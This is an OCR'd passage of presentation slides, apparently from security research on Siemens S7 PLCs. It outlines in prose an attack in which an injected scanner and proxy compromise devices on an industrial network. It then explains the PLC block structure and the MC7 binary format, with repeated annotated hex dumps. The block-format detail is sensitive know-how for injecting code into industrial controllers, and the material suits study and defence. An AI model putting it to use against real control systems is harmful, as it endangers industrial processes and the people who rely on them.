
The attacker injects a network scanner...

Attack Overview III




. . . to discover the devices on the local network. . .

Attack Overview IV




. . . to discover the devices on the local network. . .

Attack Overview V




. . . to discover the devices on the local network. . .

Attack Overview VI




. . . and retrieves the results.

Attack Overview VII



Next he adds a proxy...

Attack Overview VIII



. . . to pwn the local devices.

Introduction to Siemens PLCs

Introduction to Siemens PLCs

1. PLC
2. Cyclic execution model, I/O
3. Program structure and organization
4. STL programs and their MC7 representation


Introduction to Siemens PLCs

What is a PLC?

- Programmable Logic Controller
- realtime industrial computer controlling an industrial process
- inputs connected to sensors
- outputs connected to actuators
- program controls outputs as a function of the inputs (and its internal state)

Introduction to Siemens PLCs

Cyclic execution model, I/O



Source: Siemens, "S7-300 CPU 31xC and CPU 31x: Technical specifications"

Introduction to Siemens PLCs

Program structure and organization

Block type		**Description**
Organization Block	OB	Program entry point
Data Block	DB	Data storage
Function	FC	Function
Function Blocks	FB	Stateful function
System Functions	SFC, SFB	System library
System Data Blocks	SDB	PLC configuration

Programming Siemens PLC in STL

Boolean term:

- `Q0.0 = (I0.0 ∧ I0.1) ∨ I0.2`

Statement List (STL):

```
A     %I0.0
A     %I0.1
O     %I0.2
=     %Q0.0
```

Program block binary representation

Description	Bytes	Offset
Block signature	2	0
Block version	1	2
Block attribute	1	3
Block language	1	4
Block type	1	5
Block number	2	6
Block length	4	8
Block password	4	12
Block last modified date	6	16
Block interface last modified date	6	22
Block interface length	2	28
Block Segment table length	2	30
Block local data length	2	32
Block data length	2	34
Data (MC 7 / DB)	x	36
Block signature	1	36+x

Program block binary representation

OB 1 with

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
```

is compiled to

```
00: 7070 0101 0108 0001 0000 0074 0000 0000  pp.........t....
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006  ..'5-...c.!.....
20: 0014 000a c000 c100 ca00 d880 6500 0100  ............e...
30: 0014 0000 0002 0502 0502 0502 0502 0502  ................
40: 0505 0505 0505 050e 0520 0100 0800 0000  ......... ......
50: 0000 0000 0000 0000 0000 0000 0000 0000  ................
60: 0000 0000 0000 0000 0100 a691 0000 0000  ................
70: 0000 0000                                ....
```

Program block binary representation

Block Type

OB 08, DB 0A, SDB 0B, FC 0C, SFC 0D, FB 0E, SFB 0F

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

Block Number

Block number is 1

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

Total block length

Total block length is 116 bytes

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

Data/Code Length

Code section has 10 bytes

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

MC7 Opcodes

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

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```

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00:  7070 0101 0108 0001 0000 0074 0000 0000
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20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
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Program block binary representation

MC7 Opcodes

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= %Q0.0
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

MC7 Opcodes

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A %I0.0
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O %I0.2
= %Q0.0
```

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Program block binary representation

MC7 Opcodes

